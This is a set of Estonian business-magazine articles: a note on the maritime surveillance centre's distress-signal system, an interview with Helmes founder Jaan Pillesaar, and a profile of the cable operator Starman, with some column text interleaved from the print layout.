Enn Peterson tutvustas merevalvekeskuse riiklikku meresidesüsteemi, kuhu jookseb erinevate tugijaamade kaudu kokku kogu side, mis meie merevetes aset leiab.

“Kogu meie rannik on kaetud 12 tugijaamaga. Need on juhitavad ühe laua tagant. Tugijaamade tööraadius on 20–30 miili ning nende kaudu edastatakse meile ka kõikvõimalikud hädahäire signaalid. Siit on võimalik meil kohe näha, millisest tugijaamast see signaal pärineb,” tutvustab Peterson merevalvekeskuse sidesüsteemi.

Tema sõnul moodustavad hädahäiretest väga suure osa just valehäired. “Keegi vajutas kuskil valet nuppu,” toob Peterson ühe võimaliku põhjuse.

Samuti on süsteemi integreeritud satelliithäiresüsteem. Et igal laeval ja lennukil on olemas raadiopoi, hakkab see hädaolukorras automaatselt tööle. Satelliit püüab signaali kinni, positsioneerib ja saadab info kaldapealsesse tugijaama. “Meie regionaaljaam asub Norras,” selgitab Peterson.

Satelliithäiresüsteemi puhul esineb tema sõnul just väga palju valehäireid. “Vaadates näiteks Hispaania statistikat, on seal kõigist häiretest vaid kaks protsenti tõelised hädahäired. See on liiga suur osakaal. Samas oleme meie sarnastel juhtudel kohustatud alustama otsinguid. Ressurssi kulutame selliste asjade tõttu palju.”

Kõrget latti hindav ärimees

Tarkvaraarendus- ja konsultatsioonifirma Helmes asutaja Jaan Pillesaare tulevikuplaanid ei piirdu vaid IT-lahendustega. Ta on investor mitmes kinnisvaraäris ja rajab ka Kakumäele jahisadamat. Helmese aktsiate müük võib Pillesaare sõnul kõne alla tulla kahe-kolme aasta pärast.

Kerli Nõu
kerli@am.ee

1991. aastal asutatud AS Helmes on praeguseks Eesti suurim tarkvaratootja ja teinud tarkvara paljudele side-, logistika- ja finantsvaldkonna ettevõtetele. Millist lisaväärtust on Helmese projektid tavalise inimese ellu toonud?
Kõikvõimalikud iseteeninduskeskkonnad *à la* internetipank ongi mõeldud "tavalise inimese" elu lihtsustamiseks ja firma teenuse parandamiseks. Selgelt on väga suur kokkuhoid, kui 30 miljonit inimest jätavad mitu korda aastas füüsiliselt kusagil käimata ja saavad korraldada oma tellimused ja arveldused veebi vahendusel. Iga inimese jaoks on see kokkuhoid kindlasti sadades kroonides aja- ja autokulusid. Isegi minu üle 70-aastane ema kasutab internetti.

Konkreetseid näiteid?
Logistikavaldkonnast on Helmeses valminud näiteks www.markit.eu e-hankesüsteem, mida kasutab üle 3000 ostujuhi Eesti ja lähiriikide ettevõtetest. Kõige rohkem tuntust võitnud süsteem on tänaseks juba aasta aega töötav Antverpeni mobiiliparkimissüsteem koostöös Vodafone'iga.

Meie kõige suurema kasutajate arvuga tarkvara on umbes 30 miljonit klienti 27 riigist. Süsteem töötleb tipphetkedel kolm miljonit pöördumist päevas ja minu teada Balti riikides teist nii suure kasutajate hulgaga rakendust peale Skype'i tehtud ei ole.

Kas suuri ja häid lepingud on veel tulemas?
Usun, et on. Kuna mina isiklikult kõigi igapäevaste toimingutega kokku ei puutu, teavad uutest projektidest kõige paremini rääkida juhatuse liikmed ja projektijuhid. Tean vaid, et läbirääkimisi peetakse näiteks Norras ja Ameerikas.

> "Arvan, et Skype'i järel oleme teinud märkimisväärse osa Eestis loodud rahvusvahelises kasutuses olevast tarkvarast."

Seitse aastat tagasi müüsite kolmandiku Helmesest 34 miljoni krooni eest investeerimispankur Joakim Heleniuse nõustatavale investeerimisfondile BRF ning aja möödudes ostsite osaluse tagasi. Millise lisaväärtuse fondi kaasamine andis?
Õpetas targemaks nagu kõik asjad siin maailmas. Tegelikult saabus fond väga õigel hetkel – IT- ▶

> "Kahe-kolme aasta pärast oleks börsile minek üks võimalusi, kuid on ka lihtsamaid kapitali kaasamise viise kui börs."

turgude tippajal. Fondi kapitali abiga saime katsetada igasuguste äridega ning välja valida paremad, sel ajal kui ülejäänud turuosalised rasketes tingimustes ellujäämisega tegelesid. Fondi väljumise ajaks olime müünud Helmesest välja kõik teised ärid ja jätsime ainult tänase põhitegevuse: ärikriitiline tarkvaraarendus, haldus ja integratsioon suurtele klientidele.

Kuidas 2006. aasta majanduslikult läks?
Kenasti. Kasum oli umbes 17 miljonit ja käive 140 miljonit krooni. Sealjuures lubasime endale veel mitmeid suuri vigu, mis vähendasid nii käivet kui kasumit. Õpime kogu aeg ja see on väga oluline.

Millistes passiivsetes ärides sees olete?
Üks valdkond on kinnisvaraäri, milles osalen investorina. Üks projekt on näiteks Kakumäe jahisadam. Kõigi ootuste kohaselt peaks detailplaneering kevadel ära kinnitatama. Kakumäele tuleb umbes 300 jahikohta. Pirita sadam on täis, jahisadama kohti on Eestis palju vähem kui nõudlust.

Helmese ümber on ka börsijutte sahistatud. Kuidas seis praegu on?
Kahe-kolme aasta pärast oleks börsile minek üks võimalusi, kuid see ei ole eesmärk omaette. On ka lihtsamaid ja odavamaid kapitali kaasamise viise kui börs. Samuti näitavad kõik märgid siinkandis ärikliima jahenemist ja ilmselt ei ole mõistlik keset suurt jahenemist IPO-ga jantida. Keskendume ettevõtte arendamisele.

Mis on seni suuremad õnnestumised, millest võiks Helmese kontekstis rääkida?
Arvan, et Skype'i järel oleme teinud märkimisväärse osa Eestis loodud rahvusvahelises kasutuses olevast tarkvarast. Samuti on nii Helmese grupp tervikuna kui grupist alguse saanud MarkIT ja NOW! Innovations kõik tänaseks rahvusvaheliselt tegutsevad ettevõtted. Sellist *track record*'it – kolm rahvusvahelist firmat – ei ole ette näidata ühelgi teisel IT-firmade grupil.

Veel edu nurgakive?
Kõige rohkem rahul olen sellega, milline meeskond meil täna on. Helmes on muutumas organisatsiooniks, milles on suhteliselt hästi tasakaalus töötajate ja firma huvid. Väga palju otsustab töötajate arvamus ja Helmes on neljandat aastat valitud kõige efektiivsemaks IT-ettevõtteks Balti riikides.

Motivatsioonisüsteem on siis viisakas?
Võin tuua sellise näite: Helmese võtmetöötajad ja partnerid teenisid 2006. aastal isiklikult rohkem raha kui mõne teise tuntud tarkvarafirma põhiomanikud. Peale seda jäi veel 17 miljonit kasumit üle. Seda nimetan ma grupi juhatuse, tugevate juhtivspetsialistide ja projektijuhtide saavutuseks.

> 20 aastat tagasi kirjutasin ise tarkvara ja müüsin seda. Seejärel ei puutunud ma tarkvaraäriga aastaid üldse kokku.

Mida toob Helmesele lähitulevik?
Helmesel on Tallinnas kolm kontorit, aasta lõpus kolime kokku Ülemiste Citysse. Mis laienemist puudutab, siis hoogsus sõltub mõistlikust riskide juhtimisest. Laienemine laienemise nimel, omanike ahnus esmajoones, ei ole meie grupis kunagi eesmärk olnud. Meie eesmärk on kvaliteetsete toodete pakkumine meie parimate kompetentside baasilt. Klient peab saama kindel olla, et ta ei satu katsejäneseks uute töötajate katsetamisel või liiga tooreste tehnoloogiate rakendamisel. Oleme selliseid vigu minevikus teinud ja oma vigadest õppinud.

Kui palju ise igapäevaselt üldse tarkvara loomist puudutavate sisuliste küsimustega kokku puutute?
20 aastat tagasi kirjutasin ise tarkvara ja müüsin seda. Seejärel ei puutunud ma tarkvaraäriga palju aastaid üldse kokku, kuni Helmes otsustas tarkvaraärile fokuseeruda. Täna tegelen tarkvaraäri juhtimise küsimustega ja osalen süsteemsete probleemide lahendamisel. Projektijuhtimismetoodikatest tean üht-teist. Tarkvara ise kirjutada tänapäevaste vahenditega ma loomulikult ei oska ja Helmeses on selleks 110 tarka inimest, kes seda paremini teevad.

Mida teie teete?
Ühe päeva nädalas tegelen oma firmade finantsküsimustest arusaamisega. Mina määran, kuhu raha investeeritakse ja palju investeeritakse, kuidas on riskid hajutatud. Osalen ainult otsuste tegemisel. Mind hoiab liikvel teadmine, et ühele kohale seisma jäädes on maailm mööda läinud.

Poliitikasse ei taha minna?
Ei, ei taha. Poliitikasse ma minna ei taha, sest

Arvutiekraanilt vaatab vastu Jaani kaheaastane tütar Liisa. Lisaks veidi kulunud HP Compaqi sülearvutile on Jaan Pillesaarel kodus ja tööl kokku kuus arvutit. FOTOD: HELIN LOIK

Siim Lepisk
hea sõber ja kolleeg

Oleme üheskoos Jaaniga läbinud erinevaid olukordi alates looduse metsikuses minimaalsete vahenditega toimetulekust kuni suurte võitudeni. Nende kogemuste põhjal võin kindlalt väita, et Jaani puhul on sisemine pool vastavuses ja tasakaalus välisega ning näidendit siin ei mängita.

Jaan seab lati kõrgele ja on valmis suurte väljakutsete suunas liikuma kas või läbi kivide ja vee. Teades oma võimete piire, oskab ta nende äärealadel tegutsedes efektiivselt soovitud tulemuseni jõuda. Oskab motiveerida oma meeskonda nii, et mitmed meie ühised sõbrad võivad rääkida lugusid Jaani eestvedamisel toimunud eneseületamistest.

Ükskord mägedes leidsin, et tegelikult on inimestel oma unistuste täideviimiseks vaja vaid kahte tööriista: läbirääkimisvõimet ja toidu valmistamise oskust. Jaani puhul on need mõlemad väga tugevalt esindatud. Komplimendid ka selle eest, et ta on oma seniste saavutuste juures ise inimlikult konservatiivseks jäänud!

see on liiga ebaefektiivne ja väheseid väljakutseid pakkuv protsess. Kurb on vaadata, kuidas pensionärid Toompeal plakatitega vehivad. Tõhusam on midagi konkreetset teha. Tegelen lobitöö tasandil mõne teemaga, mis võiks Eesti riiki pikaajaliselt aidata. Ühtegi parteisse ma ei kuulu.

Kuidas praegu isiklik meeleolu on – IT-sektor ära ei hakka tüütama? Paneks Eestis poe kokku – matkaks, purjetaks, sõidaks rattaga jne?
Mitte midagi oleks võinud teha juba ammu, aga see roll ei sobi mulle. Kui areng peatub, muutub inimene mõttetuks.

Tegelikult on mul ka palju teisi ärisid, milles osalen passiivselt. Tarkvaraäri omamine on praegu põhitegevus ja intellektuaalne väljakutse, millest ei ole võimalik tüdineda. Tarkvaravaldkonna inimesed on laia silmaringiga ja haritud, neil on head väärtused ja iga päev toovad head kolleegid minuni uusi huvitavaid mõtteid. Matkata, purjetada ja rattaga sõita meeldib mulle küll, aga õnneliku elu olemuseks on tasakaal erinevate tegevuste vahel. Tean, et kui olla kaks nädalat äärmiselt primitiivsetes tingimustes ja tugevate füüsiliste koormuste all elanud, tahaks tagasi tsivilisatsiooni. Tahaks lõpetada käimise, istuda pehme koha peale ja lasta bussil ise edasi sõita.

Milline näeb välja teie argirutiin?
Hommikuti ajab kaheaastane Liisa mind kella kuue ja kaheksa vahel üles ja see on kõige suurem osa rutiini, mida olen nõus vastu võtma. Edasine tegevus on üldiselt loova iseloomuga. Töötlen informat-

> Tarkvaraäri omamine on praegu põhitegevus ja intellektuaalne väljakutse, millest ei ole võimalik tüdineda.

siooni, suhtlen inimestega, mõtlen lahendusi probleemidele. Selles tegevuses olen ma kõige efektiivsem, näpuga järje ajamises nõrk. Lisaks sellele loen iga päev pingutusega läbi ka igavate tegevuste *to-do list*'i, et kõik olulised tegevused ikka jätkuvalt fookuses püsiksid.

On siis palju tegevusi?
Mida minu *to-do list*'is ei ole, seda ei ole olemas – kuigi vahel peaks. Kuna ma ei jaksa meeles pidada kõiki asju, millega tegeleda on vaja, palun, et minu kolleegid aeg-ajalt ripakile jäänud teemasid meelde tulevad, see on nii-öelda topeltkontroll. Üritan planeerida nii palju kui vaja ja nii vähe kui võimalik. Massivõistlustel *à la* rattaralli ma ei käi, sest ka vaba aega ei meeldi mulle planeerida. Prioriteet number üks on tegeleda äriasjadega ja kui saab millegi muuga tegeleda, tegelen muuga.

Mis see muu võiks olla?
Kui sõbrad lähevad trenni tegema, lähen võimalusel kaasa. Kõige rohkem meeldib nii maantee- kui mägirattaga sõita. Jõusaalis käin ka. Suvel käisin ronimiskoolitusel Šveitsi Alpides. Põhimõtteliselt üritan mägedes matkamas käia üks kuni kolm nädalat igal aastal. Ühe kuu aastas olen vaba aja raa-

Vaba aega armastab Helmese asutaja sisustada mägedes.

mes välismaal reisimas.

Aga teised popid spordialad? Golf, tennis, sukeldumine?
Kõigega ei jõua tegeleda! Niisiis tennist ma ei mängi. Golfi olen selgeks õppinud olude sunnil, sest on inimesi, kellega muidu ei olegi võimalik kokku saada. Handycap on vist juba kolmandat aastat 34. Tõsisemat mängimist plaanin võib-olla 70. eluaastates. Praegu töötan 50–60 tundi nädalas, reisimiseks kulub vabast ajast umbes kuu aasta jooksul.

Helmes on toetanud ka teatud raamatute eestikeelset väljaandmist. Millest selline valik? Kas isiklik lugemiskirg?
Oleme arvanud, et nendes raamatutes kirjeldatud teadmistest ja maailmanägemusest on Eestis puudu. Ise eelistan inglise keeles lugemist, aga suur osa inimesi loevad eesti keeles. Emakeelt tuleks ju toetada. Tegelikult on veel paar raamatut, mida tuleks nii-öelda maale tuua, aga viimasel ajal pole selleks kahjuks aega olnud.

Kui oleks kolm soovi, mis kindalt täituksid, aga seda, et kõik soovid täide läheks, soovida ei saaks, mida siis sooviksite?
Soovin, et mul oleks hea mälu ja selge mõistus kõrge vanuseni. Teiseks oleks näiteks tore, kui elu viiks mind kokku aina suurema hulga positiivsete, töökate, põhimõttekindlate ja tugevate inimestega. Midagi muud ei oskagi ausalt öelda tahta. Head inimesed ja meeldivad elamused on kõige olulisem osa maailmas, kuid viimased tuleb endale ise välja võidelda, sest muidu ei ole neist võimalik täiel määral rõõmu ja uhkust tunda. Mulle ei meeldi loteriivõidud. Mis rõõmu on selle saamisest, milleks ma midagi teinud ei ole.

> Usun rahaga ühiskonna parandamisse. Praegu on minupoolne ühiskonna abistamine ikkagi veel madal.

Räägime rahast ka. Äripäeva rikaste edetabelis olete eelmise aasta seisuga 146. kohal. Tähendab see teile midagi? Eralennukit ei plaani osta?
Oleme lennuki teemat mõne äripartneriga arutanud, aga ju pole veel aeg küps, et tellimiseks läheks. Mis muud enesetunnet puudutab, siis raha on kõigest instrument. Raha on vahend paljude asjade tegemiseks ning raha on ise pidevas tegevuses. Usun rahaga ühiskonna parandamisse. Praegu on minupoolne ühiskonna abistamine ikkagi veel madal. Kui küsin endalt, mis on elu mõte, siis tean, et õnn peitub tegelikult selles, kui kvaliteetselt ma oma aega sisustan. Mitte tingimata, kuidas ma sisustan.

Google'i otsinguga leiab, et "Jaan on juhtinud rahvusvahelisi projekte, pidanud loenguid mitme ülikooli juures ning esinenud konverentsidel ja seminaridel". Kus, millal, kellele, kui palju?
Rahvusvahelised projektid on *de facto* enamik minu osalusega ettevõtted. Kodumaised on ainult üks minu osalusega, jahisadama ehitus Eestis, ja mõned muud siinsed kinnisvarad. Loengutega on nii, et paar aastat tagasi otsustasin, et ma ei pea enam ühtegi loengut. See võtab liiga palju aega ära.

CURRICULUM VITAE

Jaan Pillesaar
Sünniaeg: 01.10.1967
Helmes, nõukogu liige
MarkIT, nõukogu liige
NOW! Innovations, nõukogu liige
Tervisepank, nõukogu liige
Eesti Kaubandus-Tööstuskoda, juhatuse liige
Investeerimisfirma DSVH OÜ, juhatuse liige
Haridus:
1986–1991 Tallinna Tehnikaülikool, tööstuselektroonika insener
1996–1997 EBS magistriprogramm (lõpetamata)
Juhtimiskoolitused mitmetes organisatsioonides, pikem Swansea ülikoolis
Huvialad: raamatud, investeeringud, mägiratas, mägimatkamine, golf, vein, disain

Enne mind ikka vahel kutsuti siia ja sinna, käisin Eesti ülikoolides aeg-ajalt rääkimas. Kokku võib-olla mõnikümmend korda, rohkem pole äride juhtimise kõrvalt võimalik. Igasugustel konverentsidel ja seminaridel olen ka ilmselt mõnikümmend korda esinenud, aga ma ei usu, et see minu parim oskus on. Draamakooli ma läbinud ei ole, et karismaatilisi esinemisi välja kanda.

Nii et esinemisoskuse koha pealt king tsipa pigistab?
Kui väga hästi ette valmistan, suudan nelja-viie vahele esineda, aga minu ülesanne ei ole ka tuhandeid vaimustusest kaasa elama panna. Koolitustel ma väga ei käi. Valin hoolikalt, mida loen. Püüan alati leida maailma parimad allikad iga teema kohta ja paraku ei ole nad enamasti Eestist pärit. Viimati käisin mõtteid hankimas konverentsil Londonis.

Midagi olulist lõpetuseks?
Tahaks rääkida sellest, et mul on vahva kodu. Kodu on see koht, kus võib ukse kinni panna ja keegi ei sega. Maailmas on vähe kohti, kus end nii mugavalt sisse saab seada kui kodus.

Tahaksin rääkida veel sellest, et soovitan Eesti noortel minna tarkvara tegemist õppima. See on kordades huvitavam ja väljakutsuvam viis oma elu sisustada kui mis tahes muud ärivaldkonnad, milles mina osalenud olen. Isegi kui te ei ole nõus töötama kümneid aastaid 24 tundi ööpäevas ja teist ei saa **Bill Gatesi**, **Larry Ellisoni** või **Niklas Zennströmi**, võib teist saada partner mõnes veidi väiksema ulatusega IT-ettevõttes, mis tagab niisama huvitava töö ja kvaliteetse elu.

Tähepoisist sirgus kümne aastaga tähemees

Starmani pikaajaline tegevjuht Peeter Kern sattus firmasse siis, kui Starmani asutaja Indrek Kuivallik tegi ettepaneku väikefirmade tegevus ühendada.
FOTOD: EGERT KAMENIK JA SCANPIX

Kunagisest väikesest Tallinna kaabellevifirmast Starman ehk eesti keeli öeldes Tähemehest on kasvanud 15 aastaga välja suur telekommunikatsiooniettevõte, mis pakub teenuseid üle terve Eesti.

RAIGO NEUDORF
Saldo

Kui kümme aastat tagasi oli firma klientuur mõõdetav mõne tuhandega, on nüüd ainuüksi kaabeltelevisiooni kliente umbes 132 000. Eesti Telekomi kõrval on Starman ainus kohalik telekommunikatsiooniettevõte, mis noteeritud Tallinna börsil.

Kui Starman 1992. aastal asutati, oli firma põhitegevusalaks antennisüsteemide ehitamine ning nende hooldus ja remont. Starmani asutaja **Indrek Kuivallik** kuulub täna ettevõtte nõukokku.

"Olin samal ajal teiste analoogiliste väikefirmadega seotud. Ehitasin oma ettevõttega siis just kaabelvõrku Laagrisse, Indrek Kuivallik tegeles sama asjaga Mustamäel," meenutab Starmani pikaajaline tegevjuht **Peeter Kern**. Mehed tutvusid äritegevuse kaudu ning koondasid oma tegemised Starmani alla.

1992. aasta oli kaabelleviettevõtete tekkimiseks soodne aeg, kuna siinne valitsus otsustas siis idapiiri tagant edastatava Kesktelevisiooni näitamise lõpetada. Tallinna elanikkonnast moodustasid sel ajal aga umbes poole venelased, kes peale seda otsust sisuliselt telepildita jäid. See andis tõuke kaabeltelevisiooniettevõtete tekkeks ning lühikese ajaga ehitati kogu pealinn erineva kvaliteediga võrke täis. Kern meenutab, et turg oli sel ajal üsna killustatud ning üks tugevamaid tegijaid kaabel-TV turul oli tänagi tegutsev STV.

Kaablisõdade aeg

"STV fokuseeris end kohe venelastele, meie olime rohkem eestlastele orienteeritud," räägib Kern. Samas oli Tallinn ametlikult sõlminud lepingu **Tõnis Paltsi** kaabellevifirmaga, mis omas ainuõigust pealinnas sellist teenust pakkuda.

"Kõikide teiste tegevus oli tegelikult keelatud, välja arvatud kooperatiivmajades, kus meie tegutsesime. Aga 90 protsenti olid linnamajad ning seal ei tohtinud võrke ehitada. STV-le ja enamikule Vene firmadele see muidugi ei lugenud. Meie aga ei julgenud ehitada. Kui ajapikku selgus, et linn selle lepinguga midagi peale ei hakka ning Palts ei saa ka võrgu ehitamiseks kuskilt raha, hakkasime vaikselt oma võrku

rajama," kirjeldab Kern 1994.–1995. aastal valitsenud olukorda.

Ta lisab, et Starman oli tol ajal siiski taganttulija rollis, sest nii STV kui ka mõned teised Vene firmad olid selleks ajaks jõudnud turust juba kaunis suure tüki hammustada. Kui esimesed tegijad kogusid oma klientidelt liitumistasusid ja ostsid selle eest endale kaablit juurde ning said seeläbi laieneda, tuli "uutel" tegijatel midagi erilist pakkuda.

"Meie eriliseks asjaks oli telepildi kvaliteet ehk n-ö päris telekommunikatsioon. Nagu me üsna pea teada saime, oli päris telekommunikatsioon väga kallis. Nii et alguses tuli suur hunnik raha võrkudesse investeerida ning hiljem hakkas see vaikselt tagasi tulema," räägib Starmani juht.

1996. aastal, kui Starman otsis endale finantspartnerit, saadi Eesti Telefoni vahendusel kokku sellise Rootsi tegijaga nagu Telia, kes oli huvitatud siia regiooni investeerimisest. Starmanist, mis oli moo-

> "Seni suurim võrkude ülevõtmine toimus mõne aasta eest, kui Tele2-lt osteti ports võrke."

dustunud mitmete väiksemate ettevõtete ühinemise tulemusena, müüdi rootslastele 60 protsenti.

Peeter Kern meenutab, et Starmani tollane klientide arv ulatus siis vaid tagasihoidliku 3000-ni, samal ajal küündis näiteks STV klientide hulk 30 000-ni.

"Tehingust saadud rahaga saime jätkata hea kvaliteediga võrgu rajamist. Kliente tuli pidevalt juurde – ostsime ära ka mõned väiksemad tegijad."

Rootslased andsid hoogu

Tänaseks on Starmanist kasvanud Eesti juhtiv kaabeltelevisiooni teenust pakkuv ettevõte, millel on kaabel-TV kliente umbes 132 000. Sellele lisaks on firmal ka 40 000 telefoni- ning 50 000 interneti-klienti. Peeter Kern tõdeb, et omal ajal, kui ettevõttega alustati, oleksid tundunud need arvud müstilistena.

Ka Starmani tehnikadirektor **Margus Paap** ütleb, et kümne aasta tagune aeg ja tänane päev võrdlust eriti ei kannata. Paap on firmas töötanud alates 1994. aastast, viimased kümme aastat on ta tehnikadirektori rollis olnud. "Starman täna ja kümne aasta eest on kui öö ja päev," ütleb ta ning lisab, et kui 13 aasta eest töötas firmas kokku 5–6 inimest, on tänaseks sellest välja kasvanud umbes 250 töötajaga telekommunikatsioonifirma.

"1996. aastal tulid ettevõtte osanikeks rootslased, kes aitasid oma nõu, jõu ja kogemustega. Loomulikult tõid välisinvestorid kaasa ka parema rahastamise, mis

Tehnikadirektor Margus Paap on Starmanis töötanud 13 aastat.

aitas kaasa Starmani kiiremale arengule," meenutab ka tema seda olulist tõuget firma arengus.

Starmani areng sai alguse Tallinnast, kus liiguti etappide kaupa edasi erinevatesse linnaosadesse. Tänaseks on ettevõte oma haaret laiendanud üle terve Eesti: tegutsetakse nii Kuressaares, Narvas, Valgas, Põltsamaal kui ka mitmetes teistes linnades ning piirkondades. Firma põhiline tegevus toimub tänagi kaabelvõrgu vahendusel, mille kaudu pakutakse oma klientidele nii interneti-, telefoni- kui ka televisiooniteenust.

Samas pole Starman siiski kõiki oma täna kasutusel olevaid võrke ise välja ehitanud: osa neist on ostetud ning ettevõte ise ümber ehitanud. "Need, mis oleme ise valmis teinud, on olnud algusest peale internetivalmidusega," nendib Paap.

Seni suurim võrkude ülevõtmise tehing toimus mõne aasta eest, kui Tele2-lt osteti ports võrke. Veel tänagi tegeleb ettevõte neist osade ümberehitamisega.

Mitmetes väiksemates linnades rajatakse aga täiesti uusi võrke. Nii on näiteks Võrus ja Haapsalus firma need firma oma jõududega välja ehitanud, Valgas ja Kures-

Väga revolutsioonilisi teenuseid Peeter Kern enam lubada ei julge.

Äike leidis üles peajaama

Paari kuu eest lõi äike Starmani peajaama sisse, tekitades päris palju peavalu. Kliendid pääsesid juhtumist kergemini kui firma ise.

"Kuna ühe UPS-i juhtimissüsteem põles läbi, tegid ka teised UPS-id restardi. Osad meie serverid läksid seetõttu maha ning modemite käivitamise tarkvara ei töötanud umbes poolteist tundi. Klientidel oli kahju minimaalne, kuid meie kontorivõrgus läksid läbi poolte arvutite võrgukaardid, uste luku- ja tuletõrjesüsteem ning konditsioneeride välisseadmed. Tagajärgi likvideeriti mitu nädalat," meenutab Margus Paap, kelle sõnul pole ettevõttes midagi nii hullu varem juhtunud.

Tulemas videolaenutus

Kuigi Starmani juht Peeter Kern tunnistab, et millegi revolutsioonilisega ettevõte lähiajal turule ei tule, on neil kavas klientidele siiski üht-teist uut pakkuda.

Nii on plaanis turule tuua videolaenutusteenus (*video-on-demand*), mis omakorda kutsuks kliente senisest enam digi-TV-d kasutama. Hetkel osaleb 500 inimest nimetatud teenuse pilootprojektis.

Teise asjana tullakse novembris välja Arvutikaitse teenusega, mis tähendab põhimõtteliselt seda, et klient saab 29-kroonise kuutasu eest oma arvutisse viimase peal viirusetõrje.

saares ehitatakse olemasoleva võrgu kõrval välja täiesti uus, peale mida hakatakse kliente tasapisi ümber lülitama.

"Valgas ostsime võrgu Tele2-lt ning Kuressaare võrk sai ostetud juba aastate eest ühelt kohalikult tegijalt," selgitab Paap.

Kaabeldada tasub linnu

Milliseid võimalusi siis Starman oma klientidele täna pakub? Esiteks on Starmani klientidel võimalik valida mitme erineva telepaketi vahel, olgu siis tegu tavalise kaabeltelevisiooni, kaabelvõrgus edastatava digi-TV või digitaalse ZUUMtv-ga.

Kaabeltelevisiooni teenust pakub Starman täna kõigis Eesti suuremates linnades. Elioni ja Viasatiga sarnaselt ei paku ettevõte nimetatud teenust hetkel maakohtades.

"Kaabeldamine tasub end ära vaid suuremates linnades ja asulates. Natuke väiksemad kohad tasuvad end ära siis, kui need saab ühendada mõne teise jaama külge. Kui seda võimalust pole ja vahemaad on liiga pikad, ei tasu ka kaablit vedada," selgitab ettevõtte tehnikadirektor Paap.

Lisaks erinevatele telepildi võimalustele pakub Starman ka interneti- ja fikstelefoni teenust.

Hiljuti teatas firma börsile, et ettevõtte fikstelefoni teenuse klientide hulk ületas 40 000 piiri, millega on Starman saavutanud oma fikstelefoniside levialas elavate eraklientide seas 55-protsendilise ja Eestis tervikuna üle 12-protsendilise turuosa. Suur osa Starmani tavatelefoni teenuse kliente on kasutanud numbriliikuvuse võimalust ja tulnud koos oma senise numbriga üle mõne teise teenusepakkuja, peamiselt Elioni, võrgust. Starman pakub võrgusiseseid kõnesid tasuta ja kõnesid Elioni võrku minutihinnaga 25 senti.

Lisaks kaabelvõrgule edastab Starman telepilti ka maapealse leviga digitaaltelevisiooni ZUUMtv vahendusel.

Suured muudatused juba tehtud

Starmani käive on viimasel kolmel aastal liikunud kiires tempos ülespoole, kasvades 2005. ja 2006. aastal vastavalt 26 ja 25 protsenti. Ettevõtte eelmise aasta müügitulu ulatus 235 miljoni kroonini ning puhaskasum 43 miljoni kroonini. Aasta varem teenis telekommunikatsioonifirma pea kaks korda väiksemat kasumit: 22,8 miljonit krooni.

Suuremad tehnoloogilised muutused toimusid Margus Paapi meenutusel Starmanis umbes 2000. aasta paiku, kui firma hakkas oma klientidele internetiteenust pakkuma.

"Tegelikult olime juba ettevõtte algusaastail valinud oma kaabelvõrgu tehnoloogia sellise, mis oleks suhteliselt tulevikukindel. Sisuliselt kasutame ka täna täpselt sama tehnikat, ainult seadmed on tunduvalt paremaks läinud. Põhimõte on endine – arvestasime juba siis, et meid ootab ees andmeside ning võrk ehitati kahesuunalisena."

Ka Peeter Kern tõdeb, et suuremad tehnoloogilised muutused Starmani arengus jäävad tänaseks aastate taha. Ta meenutab, et kahesuunalise andmesidevõrguga alustamine aastal 2001 on üks neist. Mehel on tänaseni alles ajaleheväljalõiked Äripäe-

> "Olime esimestel aastatel katalüsaatori rollis – sikutasime konkurentide hindu pidevalt allapoole."

vast, kus kirjutati, et 128-kilobaidine ühendus maksis 4000 krooni.

"Tulime algatuseks välja neli korda odavama hinnaga. Olime ses osas esimestel aastatel katalüsaatori rollis – sikutasime konkurentide hindu pidevalt allapoole. Kuna meil kliente polnud, aga neid oli vaja, olime pioneerid. Meie roll selles, et Eesti on Euroopas lairibaühenduste osakaalult kogu ühendustesse arvatavasti esikohal, on üsna suur. Kui Inglismaal oli veel 2005. aasta lõpus lairiba- ja *dial-up*-ühendusi

võrdselt, siis Eestis ei mäletanud 2005. aasta lõpus enam keegi *dial-up*-ühendust."

Starmani teiseks tehnoloogiliseks murranguks ning kordaminekuks nimetab ettevõtte juht oma telefonilahenduse väljatöötamist.

"Telefonilahendused olid seni välja töötatud suurtele kaabellevifirmadele, makstes miljoneid dollareid," selgitab Kern. Starmanile polnud sellised lahendused jõukohased, mistõttu otsustas ettevõte töötada ise endale vabavara peale välja sobiva lahenduse.

> "Kordi, kus tööpäev kestab 40 tundi, on päris mitu olnud. 24-tunnine tööpäev on üpris tavaline."

"Kaks spetsialisti meil seda umbes aastakese jagu tegid ning saime ta ilusti käima. Lahendus on osutunud väga stabiilseks ning usaldusväärseks ja täna on kogu meie kontorivõrk selle lahenduse peal," tõdeb Kern. "Kunagi istus meie nõukogus **Linnar Viik**, kes arvas, et seda on küll võimalik teha, kuid ta kahtles sügavalt, kas seda on mõistlik ette võtta. Aastase tööjõukuluga saime tehtud," on Kern uhke.

Tööd tehakse uneajast

Mahtude pidev kasv internetiühenduse osas sunnib ettevõtet pidevalt selles vallas investeerima ja arendama. "Ehitame üha rohkem võrke, paneme maha üha enam optikat jne," ütleb Margus Paap.

Tema kinnitusel on areng Starmani igapäevane protsess. Omast kogemusest räägib mees, et teinekord on tulnud suuremate kolimiste käigus uneajast lisa näpistada. "Kui mingi ruum jääb kitsaks või on vaja teatud asjad uue loogika peale ümber ehitada, siis juhtub, et ööajast jääb väheks. Varem olid meil näiteks TV- ja optikajaam koos ning mingil hetkel ei mahutanud see ruum kõiki vajalikke asju ära. Ühe öö jooksul tuli asjad ümber kolida. Neid asju on olnud teisigi, mis on pikaks veninud. Selliseid kordi, kus tööpäev kestab 40 tundi, on päris mitu olnud. 24-tunnine tööpäev on üpris tavaline. Kui enamik inimesi suvel puhkab, üritame meie tööd teha. Kasutame juhust, et inimesed on suvel rannas ning neid väga ei huvita, kas telefon või internet töötab." ÄM

Starmani tehnikadirektor Margus Paap on harjunud pikki tööpäevi tegema.

KONKURENDI KOMMENTAAR

Kolm küsimust

Elioni turundusdirektor Arti Ots, millise mulje on jätnud AS-i Starman tegevus viimastel aastatel?

Starman on kaasaegne ettevõte, mille juhid teevad korralikku tööd. Nad on suutnud jääda oma liistude juurde, mis on taganud head majandustulemused. Saab olema huvitav jälgida, kuidas suudab Starman saavutada edu ZUUMtv projektiga, mis käivitati koostöös Leviraga.

Millised on teie hinnangul Starmani suuremad kordaminekud viimase 3–5 aasta jooksul?

Tele2 kaabeltelevisiooni klientide ülevõtmine, edukas telefoniteenuste turule sisenemine, kolmikpakettide turuletoomine ning kõige selle juures heade majandustulemuste säilitamine.

Kas Starmani nimega seostub teile ka midagi negatiivset?

Mulle mitte. Starman on minu jaoks eelkõige tugev ja soliidne konkurent.

ASUS U3 seeria
Kandke kaasas luksust

